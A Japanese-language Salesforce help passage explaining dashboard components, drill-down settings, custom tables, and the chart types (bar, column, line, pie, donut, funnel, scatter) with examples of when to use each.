使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

1. ダッシュボードコンポーネントで項目を使用可能にする
   ダッシュボードコンポーネントで使用できる項目を増やすには、項目をソースレポートグラフに追加します。
2. ユーザがダッシュボードコンポーネントをクリックしたときの動作の選択
   ユーザがコンポーネントをクリックしたときに、ソースレポート、条件設定済みレポート、レコード詳細ページ、またはその他の URL までドリルダウンできるようにするため、ダッシュボードコンポーネントを編集できます。
3. 4 列のカスタムテーブル
   テーブルによる表示は、いくつかの条件に対して複数の項目の値をリストする場合に役立ちます。ソースレポートグラフに追加した項目は、ダッシュボードのテーブル列で使用できます。
4. ダッシュボードコンポーネントの種類
   ダッシュボードコンポーネントは、グラフ、テーブル、ゲージ、総計値、または Visualforce で作成可能なその他のコンポーネントにすることができます。
5. グラフの種類
   レポートとダッシュボードで、データを横棒、縦棒、折れ線、図形などの要素の形式で表示できます。どの形式が適切かは、データの内容や表示目的によって異なります。
6. ダッシュボードのグラフコンポーネントのデータ設定
   レポートグラフまたはダッシュボードグラフに表示するデータを選択します。グラフでは、レポートから自動的にグルーピングとサマリー値が選択されます。これらの選択を上書きして、共有が必要なデータに焦点を当てることができます。
7. ダッシュボードのグラフコンポーネントのビジュアル設定
   共有するデータに適したグラフの種類を選択し、データを最も効果的に伝えるビジュアル設定を適用します。

関連トピック:

ダッシュボード検索条件の追加

ダッシュボードコンポーネントで項目を使用可能にする

ダッシュボードコンポーネントで使用できる項目を増やすには、項目をソースレポートグラフに追加します。

たとえば、縦棒または折れ線を使用してレポート上に組み合わせグラフを作成します。レポートグラフの追加のグルーピングは、ダッシュボードコンポーネントで使用できます。

ユーザがダッシュボードコンポーネントをクリックしたときの動作の選択

ユーザがコンポーネントをクリックしたときに、ソースレポート、条件設定済みレポート、レコード詳細ページ、またはその他のURLまでドリルダウンできるようにするため、ダッシュボードコンポーネントを編集できます。

コンポーネントを編集して、[コンポーネントデータ] タブの［ドリルダウン先］オプションを設定します。次のいずれかのオプションを選択します。

- ソースレポート — ユーザにダッシュボードコンポーネントの完全なソースレポートを表示します。
- 条件設定済みソースレポート — ユーザが個々のグループ、X軸の値、または凡例項目をクリックすると、クリックしたもので絞り込まれたソースレポートが表示されます。

  たとえば、フェーズ別にグループ化した商談の積み上げ縦棒グラフがあり、X軸を月としている場合、棒内の個々のフェーズまたはフェーズの凡例項目をクリックすると、絞り込まれたソースレポートにドリルダウンします。(ゲージ、総計値、またはテーブルでは使用不可。)

- レコード詳細ページ — このオプションでは、ユーザがグラフまたは、テーブル要素、軸の値、または凡例項目をクリックすると、そのレコードに対する詳細ページが表示されます。レコード名、所有者、またはフィード投稿でグループ化されているソースレポートを使用するテーブルおよびグラフでのみこのオプションを選択できます。(ゲージまたは総計値では使用不可。)
- URL (その他) — 指定するURLをユーザに表示します。ダッシュボードコンポーネントには、「mailto:」または「javascript:」で始まるURLは追加できません。


4列のカスタムテーブル

テーブルによる表示は、いくつかの条件に対して複数の項目の値をリストする場合に役立ちます。ソースレポートグラフに追加した項目は、ダッシュボードのテーブル列で使用できます。


テーブルには、デフォルトで2つのデータ列が表示されます。カスタマイズすれば、合計と最大4つのデータ列を表示できます。また、20行を超えない限り、テーブルをパーソナライズして、ユーザのChatter写真を表示することもできます。

テーブルをカスタマイズする前に、ソースレポートがマトリックスまたはサマリー形式であり、グラフが含まれていることを確認します。

1. 4列のテーブルを作成するには、ダッシュボードでテーブルコンポーネントを編集して [テーブルのカスタマイズ] リンクをクリックします。カスタマイズされたテーブルでは、結果にNull値を入力できます。デフォルトの2列テーブルには入力できません。



2. テーブルで使用できる項目は、ソースレポートグラフで選択した項目によって異なります。



   a. グラフにはグループと 1 つ以上の集計が含まれている必要があります。
   b. レポートグラフの最初のグループがテーブルの最初の列になります。テーブルの最初の列に別の項目を表示するには、レポートグラフの目的のグループを選択します。
   c. レポートで組み合わせ縦棒グラフまたは散布図を使用すると、テーブルで使用できる項目が増えます。

例

テーブルを使用して、次の要素を表示できます。

- 四半期で上位の営業担当および成立ごとの商談数。
- 最近 3 か月の商品ごとのケース数。
- 地域ごとの取引先数、利用可能な商談の合計数、および成立した商談の合計数。

カスタマイズされた次の4列のテーブルを確認してください。地域ごとの上位の営業担当、および成立した商談数と商談金額が表示されています。



ダッシュボードコンポーネントの種類

ダッシュボードコンポーネントは、グラフ、テーブル、ゲージ、総計値、または Visualforce で作成可能なその他のコンポーネントにすることができます。

コンポーネントの種類	画像	説明
グラフ		データをグラフィカルに表示する場合、グラフを使用します。さまざまなグラフの種類から選択できます。
ゲージ		ゲージは、カスタム値の範囲で表示する個別値が存在する場合に使用します。たとえば、現在の完了商談金額が値範囲のどの辺りにあるのかを測定するダッシュボードを作成するには、ゲージの［最小値］、［ブレークポイント #1 の値］、［ブレークポイント #2 の値］、［最大値］を設定します。設定した範囲によって、業績の評価(不可、可、良)を示すことができます。進捗状況を視覚的に示すには、範囲のそれぞれに適切な色を設定します。2 つの範囲のみでゲージを作成するには、［ブレークポイント #2 の値］を空白のままにします。 ［パーセントの表示］や［合計を表示］を選択すると、ゲージに該当する値が表示されます。最大値を超える値は、100% より大きい値として表示されます。
総計値		総計値は、表示するキー値が 1 つの場合に使用します。たとえば、現在月の［完了］フェーズ、［達成予測］フェーズ、［基準ケース］フェーズのすべての商談の合計金額を示すレポートが存在する場合、対象の値に名前を付け、それをダッシュボードに表示される月の収益目標として使用できます。
テーブル		レポートデータを列形式で表示するには、テーブルを使用します。金額が上位 20 件の商談を表示する場合、［表示する最大件数］を *20* に設定し、[テーブルのカスタマイズ] をクリックして、商談名、金額、表示する他の列を選択し、ソート順を選択して条件付き強調表示を設定します。使用可能な列には、レポートで定義された 2 番目のレベルのグループのほか、すべてのグラフのグループ、レポート集計項目が含まれます。
Visualforce ページ	なし	Visualforce ページは、カスタムコンポーネントを作成したり、別のコンポーネントの種類では表示できない情報を表示したりする場合に使用します。たとえば、Visualforce ページには、外部システムからのデータを表示したり、Salesforce データをカスタマイズして表示したりできます。Visualforce ページをダッシュボードに表示するには、特定の要件を満たす必要があります。要件が満たされない場合、［Visualforce ページ］ドロップダウンリストに Visualforce ページは表示されません。「Visualforce ダッシュボードコンポーネントの作成」を参照してください。

コンポーネントの種類	画像	説明
カスタムSコントロール	なし	カスタムSコントロールには、Javaアプレット、Active-Xコントロール、Excelファイル、カスタムHTML Webフォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。 **重要:** Visualforceページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

関連トピック:

ダッシュボードコンポーネントの変更

グラフの種類

レポートとダッシュボードで、データを横棒、縦棒、折れ線、図形などの要素の形式で表示できます。どの形式が適切かは、データの内容や表示目的によって異なります。

1. 棒グラフ
   棒グラフは値が横方向の長さで示されるため、距離や時間を比較するのに適しています。棒グラフは、サマリーレポートが1つのグループで構成されている場合、または1つのグループのみを表示する場合に使用します。
2. 縦棒グラフ
   縦棒グラフは棒グラフと非常によく似ていますが、リードや金額など、相対的な件数を示すのにより適した形式です。縦棒グラフは、サマリーレポートが1つのグループで構成されている場合、または1つのグループのみを表示する場合に使用します。
3. 折れ線グラフ
   折れ線グラフは、週単位や四半期単位などの時系列で項目の値の変化を示すのに適しています。折れ線グラフは、順序付けられた一連のデータを表す重要なグループが1つ存在し、1つの値を表示する場合に使用します。
4. 円グラフ
   円グラフは、複数のグループが存在し、合計に対する各グループの個別値の比率を表示する場合に使用します。
5. ドーナツグラフ
   ドーナツグラフは、複数のグループが存在し、合計に対する各グループの個別値の比率だけでなく、合計金額も表示する場合に使用します。
6. じょうごグラフ
   じょうごグラフは、順序付けられた一連のデータ内に複数のグループが存在し、グループ間の比率を表示する場合に使用します。

7. 散布図
   1つまたは2つのグループのレポートデータと集計を使用した役に立つ情報を表示するには、散布図を使用します。

関連トピック:

- 散布図
- ダッシュボードコンポーネントの変更
- アクセシビリティモードでのカスタムレポートの作成
- 1つのグラフに異なるデータセットを表示
- ダッシュボードのグラフコンポーネントのデータ設定
- ダッシュボードのグラフコンポーネントのビジュアル設定

棒グラフ

棒グラフは値が横方向の長さで示されるため、距離や時間を比較するのに適しています。棒グラフは、サマリーレポートが1つのグループで構成されている場合、または1つのグループのみを表示する場合に使用します。



たとえば、各販売フェーズの金額をレポートに表示するには、[X 軸]として[合計金額]、[Y 軸]として[フェーズ]を選択します。グラフには、フェーズごとに横棒が1本ずつ表示され、棒の長さは商談金額の合計に比例します。

横棒グラフの利点は、幅は固定されるが、縦方向に拡張して多くのグルーピングを表示できるという点にあります。グラフの設定に応じて、Chatter の写真も表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 集合棒グラフ
   集合棒グラフは、複数のグループが存在し、合計ではなく、2次グループ内の値を比較する場合に使用します。
2. 積み上げ棒グラフ
   積み上げ棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。
3. 100% 積み上げ棒グラフ
   100%積み上げ棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。

関連トピック:

- ダッシュボードの横棒および縦棒グラフコンポーネントのデータ設定
- ダッシュボードの棒グラフコンポーネントの書式設定

集合棒グラフ

集合棒グラフは、複数のグループが存在し、合計ではなく、2次グループ内の値を比較する場合に使用します。



たとえば、レポートで毎月の完了案件の金額をリードソース別に比較するには、金額を［X 軸］、ソースを［Y 軸］、完了月を［グルーピング］値として設定します。グラフには、ソース別の一連の横棒が表示され、それぞれの棒は各月に対応します。特定のソースでの月ごとの差異は簡単に比較できます。

複数のソースで特定の月を比較することもできますが、ソース別のリード総数の比較は困難な場合があります。

ヒント: 合計を比較するには、積み上げグラフを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

積み上げ棒グラフ

積み上げ棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。



たとえば、レポートでリードの状況をキャンペーン別に比較し、さらに各状況の合計も比較するには、レコード件数を［X 軸］、状況を［Y 軸］、キャンペーンを［グルーピング］値として設定します。グラフには、状況ごとに、キャンペーン別に分類された横棒が 1 本ずつ表示されます。各キャンペーンは異なる色で示されます。

各状況のキャンペーン別の比率は、状況ごとの合計であるため、簡単に比較できます。ただし、異なる状況または合計に対する 1 つのキャンペーンの貢献度の比較は困難な場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

100% 積み上げ棒グラフ

100%積み上げ棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。



たとえば、レポートでリードの状況をキャンペーン別に比較し、さらに各状況の合計も比較するには、レコード件数を［X 軸］、状況を［Y 軸］、キャンペーンを［グルーピング］値として設定します。グラフには、状況ごとに、キャンペーン別に分類された横棒が 1 本ずつ表示されます。各キャンペーンは異なる色で示されます。

各状況のキャンペーン別の比率は、状況ごとの合計であるため、簡単に比較できます。ただし、異なる状況または合計に対する 1 つのキャンペーンの貢献度の比較は困難な場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

縦棒グラフ

縦棒グラフは棒グラフと非常によく似ていますが、リードや金額など、相対的な件数を示すのにより適した形式です。縦棒グラフは、サマリーレポートが 1 つのグループで構成されている場合、または 1 つのグループのみを表示する場合に使用します。



たとえば、リードソース別のリード数をレポートに表示するには、レコード件数を [Y 軸]、ソースを [X 軸] として設定します。グラフには、ソースごとに縦棒が 1 本ずつ表示され、棒の高さはリードの総数に比例します。縦棒グラフの幅は、ダッシュボードの列サイズとレポートグラフのサイズによって制限されます。グループ数が多い場合は、横棒グラフの方が適している可能性があります。日付は従来 X 軸に沿って表記されるため、縦棒グラフは値を日付別に表示する場合に適しています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 集合縦棒グラフ
   集合縦棒グラフは、複数のグループが存在し、合計ではなく、2次グループ内の値を比較する場合に使用します。
2. 積み上げ縦棒グラフ
   積み上げ縦棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。
3. 積み上げ棒グラフ
   積み上げ棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。
4. 100% 積み上げ縦棒グラフ
   100% 積み上げ縦棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。

集合縦棒グラフ

集合縦棒グラフは、複数のグループが存在し、合計ではなく、2次グループ内の値を比較する場合に使用します。



たとえば、レポートで毎月作成される商談数をキャンペーンソース別に比較するには、レコード件数を [Y 軸]、作成月を [X 軸]、ソースを [グルーピング] 値として設定します。グラフには、月別の一連の縦棒が表示され、それぞれの棒は各キャンペーンソースに対応します。特定の月でのソース間の差異は簡単に比較できます。

複数の月で特定のソースを比較することもできますが、月別の商談総数の比較は困難な場合があります。

ヒント: 合計を比較するには、積み上げグラフを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

積み上げ縦棒グラフ

積み上げ縦棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。



たとえば、レポートで毎月作成される商談数をキャンペーンソース別に比較し、さらに各月の合計も比較するには、レコード件数を［Y 軸］、作成月を［X 軸］、ソースを［グルーピング］値として設定します。グラフには、ソース別に分類された月ごとの棒が 1 本ずつ表示されます。各ソースは異なる色で示されています。

各月のソース別の比率は、月ごとの合計であるため簡単に比較できますが、異なる月または合計に対する 1 つのソースの貢献度の比較は困難な場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

積み上げ棒グラフ

積み上げ棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。



たとえば、レポートでリードの状況をキャンペーン別に比較し、さらに各状況の合計も比較するには、レコード件数を［X 軸］、状況を［Y 軸］、キャンペーンを［グルーピング］値として設定します。グラフには、状況ごとに、キャンペーン別に分類された横棒が 1 本ずつ表示されます。各キャンペーンは異なる色で示されます。

各状況のキャンペーン別の比率は、状況ごとの合計であるため、簡単に比較できます。ただし、異なる状況または合計に対する 1 つのキャンペーンの貢献度の比較は困難な場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

100% 積み上げ縦棒グラフ

100% 積み上げ縦棒グラフは、複数のグループが存在し、各グループの値間の比率、および各グループの合計を確認する場合に使用します。



たとえば、レポートで毎月作成される商談数をキャンペーンソース別に比較し、さらに各月の合計も比較するには、レコード件数を［Y 軸］、作成月を［X 軸］、ソースを［グルーピング］値として設定します。グラフには、ソース別に分類された月ごとの棒が 1 本ずつ表示されます。各ソースは異なる色で示されています。各月のソース別の比率は、月ごとの合計であるため簡単に比較できますが、異なる月または合計に対する 1 つのソースの貢献度の比較は困難な場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

折れ線グラフ

折れ線グラフは、週単位や四半期単位などの時系列で項目の値の変化を示すのに適しています。折れ線グラフは、順序付けられた一連のデータを表す重要なグループが1つ存在し、1つの値を表示する場合に使用します。



折れ線グラフは、経時的なデータを表示する場合に有用です。たとえば、毎月作成されるリード数をレポートに表示するには、レコード件数を［Y 軸］、作成月を［X 軸］として設定します。グラフには、各月のレコード件数の合計に関連付けられた折れ線が 1 本表示されます。Salesforce では、欠損 (ヌル) 値は描画されません。

データセットの途中に欠損値が含まれる場合、Salesforce では折れ線内に空白が表示されます。

1. 集合折れ線グラフ
   集合折れ線グラフは、複数のグループ (各グループに 1 つずつ、順序付けられた一連のデータを表す重要な 2 次グループが 1 つ含まれる) が存在し、1 つの値を表示する場合に使用します。
2. 累積折れ線グラフ
   累積折れ線グラフは、順序付けられた一連のデータを表す重要なグループが1つ存在し、1つの値を経時的に集計して表示する場合に使用します。
3. 集合累積折れ線グラフ
   累積折れ線グラフは、順序付けられた一連のデータを表す重要なグループが1つ存在し、1つの値を経時的に集計して表示する場合に使用します。集合折れ線グラフは、複数のグループ (各グループに 1 つずつ、順序付けられた一連のデータを表す重要な 2 次グループが 1 つ含まれる) が存在し、1 つの値を表示する場合に使用します。

集合折れ線グラフ

集合折れ線グラフは、複数のグループ (各グループに 1 つずつ、順序付けられた一連のデータを表す重要な 2 次グループが 1 つ含まれる) が存在し、1 つの値を表示する場合に使用します。



たとえば、毎月のリード数をリードソース別にレポートに表示するには、レコード数を［Y 軸］、作成月を［X 軸］、ソースを［グルーピング］値として設定します。グラフには、ソースごとに折れ線が1本ずつ表示され、それぞれの線が各月の該当ソースのレコード件数合計に関連付けられています。各折れ線は、データが最初に登録された月から最後に登録された月までを範囲とします。各月の合計数の比較は困難な場合があります。

Salesforce では、欠損 (ヌル) 値は描画されません。データセットの途中に欠損値が含まれる場合、Salesforce では折れ線内に空白が表示されます。

累積折れ線グラフ

累積折れ線グラフは、順序付けられた一連のデータを表す重要なグループが 1 つ存在し、1 つの値を経時的に集計して表示する場合に使用します。



たとえば、完了した商談の合計金額を現在月の日付別にレポートに表示するには、合計金額を［Y 軸］、完了日を［X 軸］として設定します。グラフには、折れ線が 1 本表示され、線の高さは該当日までに完了した商談の累積金額を示します。1 日の金額を表示することはできません。表示できるのは累積金額のみです。

データセットに欠損(ヌル)値が含まれる場合、Salesforce では、データセットでの直前の値が折れ線に継続して使用されます。

集合累積折れ線グラフ
累積折れ線グラフは、順序付けられた一連のデータを表す重要なグループが 1 つ存在し、1 つの値を経時的に集計して表示する場合に使用します。集合折れ線グラフは、複数のグループ (各グループに 1 つずつ、順序付けられた一連のデータを表す重要な 2 次グループが 1 つ含まれる) が存在し、1 つの値を表示する場合に使用します。



たとえば、最近3か月の各月について、完了した商談の合計金額を日付別にレポートに表示するには、金額を [Y 軸]、完了日を [X 軸]、完了月を [グルーピング] 値として設定します。グラフには、月ごとに折れ線が 1 本ずつ表示され、線の高さは該当日までに完了した商談の累積金額を示します。

円グラフ

円グラフは、複数のグループが存在し、合計に対する各グループの個別値の比率を表示する場合に使用します。



たとえば、ケース状況別のケースキューの分類をレポートに表示するには、[値] を表すレコード件数と [系列] を表す状況を設定します。グラフには、系列で構成された円が表示され、各系列はあるケース状況のケースを示します。系列サイズは、ケース数に比例します。

円グラフは、よく似た値同士を比較したり、小さな値を多数比較したりする場合には適しません。

[表示ラベルを表示する]、[値を表示]、または [系列の表示 (%)] を選択すると、グラフに該当情報が表示されます。(Chart Analytics 2.0 でのみ使用可能)。

ドーナツグラフ

ドーナツグラフは、複数のグループが存在し、合計に対する各グループの個別値の比率だけでなく、合計金額も表示する場合に使用します。



たとえば、ケース状況別のケースキューの分類とケースの合計数をレポートに表示するには、[値] を表すレコード件数と [系列] を表す状況を設定します。グラフには、系列で構成されたドーナツが表示され、各系列はケース状況を示します。系列サイズは、ケース数に比例します。すべての状況についてケースの合計数が中央に表示されます。

[表示ラベルを表示する]、[値を表示]、[系列の表示 (%)]、または [合計を表示] を選択すると、グラフに該当情報が表示されます。

じょうごグラフ

じょうごグラフは、順序付けられた一連のデータ内に複数のグループが存在し、グループ間の比率を表示する場合に使用します。



たとえば、各フェーズの商談金額をレポートに表示するには、［値］を表す金額、［区分］を表すフェーズを設定します。［商談：フェーズ］項目の選択リストは順序付けされているため、フェーズは選択リストと同じ順序で並び替えられます。各区分は該当フェーズの金額を示します。じょうごグラフは、複数のフェーズを通じて商談のフローを表示する場合に有用です。区分が非常に大きいと、そのフェーズでボトルネックになる場合があります。

［表示ラベルを表示する］、［値を表示］、または［区分の表示 （%）］を選択すると、グラフに該当情報が表示されます。

散布図

1 つまたは 2 つのグループのレポートデータと集計を使用した役に立つ情報を表示するには、散布図を使用します。




たとえば、フェーズ滞在期間と商談の活動数との相関関係を表示するには、［商談名］でレポートをグループ分類し、そのグルーピングで散布図をプロットします。続いて、グラフの［X 軸］を［レコード件数］、［Y 軸］を［フェーズ滞在期間］に設定します。グラフには、商談ごとに点が 1 つ表示されます。活動数が多い商談ほどフェーズ滞在期間が短くなるかどうかを一目で把握できます。

散布図には、集計値でグループ化されたデータが表示されるため、レポートには少なくとも1つのグループ化が必要です。サマリー、マトリックス、結合など、グループ化が可能なレポート形式を選択します。また、グラフの軸にデータを表示するために、レポートには少なくとも 1 つの集計項目が必要です。集計項目がないと、グラフの軸にはレコード件数が表示されます。散布図では、ソースレポートから自動的にデータが表示されます。または、グループ化および集計で表示する情報を手動で選択できます。

ソースレポートに含まれる項目	X-軸に自動的に表示されるデータ	Y-軸に自動的に表示されるデータ
集計項目なし	レコード件数。	レコード件数。
1 つ以上の集計項目	最初の集計。	• レコード件数か、レポートグラフの 2 番目の集計。 • ソースレポートに複数の集計がある場合でも、ダッシュボードグラフの最初の集計。ただし、軸に表示する別の集計を手動で選択できます。

これは取引先および商談所有者ごとにグループ化された完了した成立商談に関するレポートです。散布図は年間売上がより高い取引先を開拓できる可能性を示すことができます。



このグラフは次のいくつかの主要な項目を基に作成されています。

1. プロット単位では、最初のレポートグルーピングが自動的に選択されます。［取引先名］が獲得した商談を表示するには 2 番目のグルーピングを手動で選択します。
2. X 軸では、集計項目がない場合はレコード件数を表示し、その他の場合は、最初の集計項目が自動選択されます。集計はさらに有用となり、グラフには［合計成立金額］が表示されます。
3. このY-軸には、手動で選択された集計項目［平均年間売上］が表示されています。
4. デフォルトでは、グループ化単位は設定されていません。レポートに他のグルーピングがあるため、グラフでは手動で選択した［商談所有者］グルーピングでさらにデータがグループ化されます。グラフおよび凡例の色付けされた点はこのグルーピングを示します。

ダッシュボードのコンポーネントの種類の散布図には、次の制限があります。

- 表形式レポートは表示されません。
- 表示ラベルまたは値で並び替えできません。
- 変更できるのは Y 軸の単位の表示方法のみです。

- 手動で定義できるのはY軸の範囲のみです。

関連トピック:

グラフの種類
ダッシュボードコンポーネントの変更
ダッシュボード散布図コンポーネントのデータ設定
ダッシュボードの散布図グラフコンポーネントの書式設定
ダッシュボード散布図コンポーネントのデータ設定
ダッシュボードの散布図グラフコンポーネントの書式設定

ダッシュボードのグラフコンポーネントのデータ設定

レポートグラフまたはダッシュボードグラフに表示するデータを選択します。グラフでは、レポートから自動的にグルーピングとサマリー値が選択されます。これらの選択を上書きして、共有が必要なデータに焦点を当てることができます。

1. 散布図
   1つまたは2つのグループのレポートデータと集計を使用した役に立つ情報を表示するには、散布図を使用します。
2. ダッシュボードの横棒および縦棒グラフコンポーネントのデータ設定
   横棒グラフと縦棒グラフは、1つ以上のレポートグループの値を比較する場合に有用です。[コンポーネントデータ]タブを使用して、縦棒または横棒グラフに表示するグループと集計を選択します。
3. ダッシュボードのじょうごグラフコンポーネントのデータ設定
   じょうごグラフは、複数のフェーズを通じた商談の流れを表示する場合に有用です。
4. ダッシュボード散布図コンポーネントのデータ設定
   散布図には、1つまたは2つのグループのレポートデータと集計が表示され便利です。散布図のこれらのデータ設定は、[コンポーネントデータ]の下にあるダッシュボードコンポーネントエディタで使用できます。
5. ダッシュボードのゲージコンポーネントのデータ設定
   ゲージは、ゴール達成までの距離を表示するために使用されます。クローズした案件など、単一値を表示します。
6. ダッシュボードの折れ線グラフコンポーネントのデータ設定
   折れ線グラフは、経時的なデータを表示する場合に有用です。
7. ダッシュボードの総計値コンポーネントのデータ設定
   [コンポーネントデータ]タブの設定で、ダッシュボード総計値コンポーネントが表示データをどのように取得し、管理するかを定義します。
8. ダッシュボードの円およびドーナツグラフコンポーネントのデータ設定
   円グラフまたはドーナツグラフは、さまざまな数量の相対的な構成比を表示するのに適しています。[コンポーネントデータ]タブを使用して、円グラフまたはドーナツグラフで比較する値を選択します。

9. ダッシュボードのテーブルコンポーネントのデータ設定
   テーブルコンポーネントには、ダッシュボードのカスタムレポートからデータの列が表示されます。[コンポーネントデータ]タブの設定で、テーブルコンポーネントが表示データをどのように取得し、管理するかを制御します。

散布図

1 つまたは 2 つのグループのレポートデータと集計を使用した役に立つ情報を表示するには、散布図を使用します。

